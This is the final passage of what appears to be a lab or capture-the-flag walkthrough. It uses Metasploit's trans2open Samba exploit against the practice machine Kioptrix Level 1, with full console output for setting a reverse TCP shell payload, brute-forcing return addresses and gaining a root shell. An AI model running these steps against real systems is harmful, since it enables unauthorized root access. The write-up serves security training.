
Sends payload in stages

Can be less stable


Example:
windows/meterpreter/reverse_tcp

Non-staged and Staged payload


set payload linux/x86/shell_reverse_tcp



```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                         set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod                           set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec                            set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp       set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid  set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp       set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp            set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid       set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp    set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp    set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp         set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid    set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp                 set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp              set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```



```
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.1.35     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.1.35:4444 → 192.168.1.104:32797) at 2024-12-21 18:14:52 -0500

[*] Command shell session 6 opened (192.168.1.35:4444 → 192.168.1.104:32798) at 2024-12-21 18:14:53 -0500
[*] Command shell session 7 opened (192.168.1.35:4444 → 192.168.1.104:32799) at 2024-12-21 18:14:54 -0500
[*] Command shell session 8 opened (192.168.1.35:4444 → 192.168.1.104:32800) at 2024-12-21 18:14:55 -0500

whoami
root
hostname
kioptrix.level1
█
```

root shell

That’s it for this challenge!

This can be done in numerous ways; this is one of them.

Happy Hacking!!! 🎁 🙌